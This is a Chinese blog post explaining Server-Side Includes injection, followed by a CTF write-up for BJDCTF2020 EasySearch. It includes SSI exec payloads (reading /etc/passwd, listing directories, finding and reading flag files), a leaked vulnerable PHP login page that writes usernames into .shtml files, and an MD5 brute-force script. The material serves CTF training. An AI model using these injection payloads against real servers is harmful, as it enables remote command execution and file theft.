
SSI注入 + [BJDCTF2020]EasySearch writeup

原创

shu天 于 2021-09-08 16:44:01 发布 71 收藏 1

分类专栏： ctf # web 文章标签： php SSI ctf web shtml



ctf 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏

web

46 篇文章 1 订阅

订阅专栏

SSI注入

全称Server-Side Includes Injection，即服务端包含注入。SSI 是类似于 CGI，用于动态页面的指令。SSI 注入允许远程在 Web 应用中注入脚本来**执行代码**。

页面中有一小部分是动态输出的时候使用SSI，比如：

- 文件相关的属性字段
- 当前时间
- 访客IP
- 调用CGI程序

SSI语法

SHTML文件中使用SSI指令引用其他的html文件（#include），此时服务器会将SHTML中包含的SSI指令解释，再传送给客户端，此时的HTML中就不再有SSI指令了。

①显示服务器端环境变量<#echo>

```
<!-#echo var="DOCUMENT_NAME"->  //本文档名称
<!-#echo var="DATE_LOCAL"->  //现在时间
<! #echo var="REMOTE_ADDR"->  //显示IP地址
```

②将文本内容直接插入到文档中<#include>

```
<! #include file="文件名称"->
<!--#include virtual="index.html" -->

<! #include virtual="文件名称"->
<!--#include virtual="/www/footer.html" -->
```

注：file包含文件可以在同一级目录或其子目录中，但不能在上一级目录中，virtual包含文件可以是Web站点上的虚拟目录的完整路径

③显示WEB文档相关信息<#flastmod><#fsize>(如文件制作日期/大小等)

```
<! #flastmod file="文件名称"->  //文件最近更新日期
<!-#fsize file="文件名称"->  //文件的长度
```

④直接执行服务器上的各种程序<#exec>(如CGI或其他可执行程序)

```
<!-#exec cmd="文件名称"->
<!--#exec cmd="cat /etc/passwd"-->

<!-#exec cgi="文件名称"->
<!--#exec cgi="/cgi-bin/access_log.cgi"->
```

将某一外部程序的输出插入到页面中。可插入CGI程序或者是常规应用程序的输入，这取决于使用的参数是cmd还是cgi。

⑤设置SSI信息显示格式<#config>(如文件制作日期/大小显示方式)

⑥高级SSI可设置变量使用if条件语句。

注入命令

Server-Side Includes (SSI) Injection Software Attack | OWASP Foundation

wp

1.[BJDCTF2020]EasySearch


首先是一个登录界面，扫描得到index.php.swp有源码


```php
<?php
 ob_start();
 function get_hash(){  //生成随机数，用来当文件名
  $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()+-';
  $random = $chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_ra
nd(0,73)];//Random 5 times
  $content = uniqid().$random;
  return sha1($content);
 }
    header("Content-Type: text/html;charset=utf-8");
 ***
    if(isset($_POST['username']) and $_POST['username'] != '' )
    {
        $admin = '6d0bc1';
        if ( $admin == substr(md5($_POST['password']),0,6)) {  //登录校验密码，可以爆破MD5
            echo "<script>alert('[+] Welcome to manage system')</script>";
            $file_shtml = "public/".get_hash().".shtml";
            $shtml = fopen($file_shtml, "w") or die("Unable to open file!");
            $text = '
            ***
            ***
            <h1>Hello,'.$_POST['username'].'</h1>  //username是注入点，这里是回显的地方
            ***
   ***';
            fwrite($shtml,$text);  //写一个shtml文件进去，可以进行SSI注入
            fclose($shtml);
            ***
   echo "[!] Header  error ...";  //这其实算个提示吧，shtml文件生成的url放在header里面了
        } else {
            echo "<script>alert('[!] Failed')</script>";

    }else
    {
 ***
    }
 ***
?>
```


php脚本爆破md5，得到密码2020666

```php
<?php
$i=1;
while(1){
 if (substr(md5($i),0,6) =='6d0bc1'){
  echo $i;
  break;
 }
 $i++;
}
?>
#2020666
```

抓包构造SSI指令








```
username=<!--#exec cmd="ls ../"-->&password=2020666
```

回显处可以得到url：`Url_is_here: public/b3682f9d931186c263163bfb7bc28ec199dcc51b.shtml`

也可以

```
<!--#exec cmd="find / -name 'flag*'"-->
得到/var/www/html/flag_990c66bf85a09c664f0b6741840499b2
```

然后

```
<!--#exec cmd="cat /var/www/html/flag_990c66bf85a09c664f0b6741840499b2"-->
```

> 参考文章：https://www.secpulse.com/archives/66934.html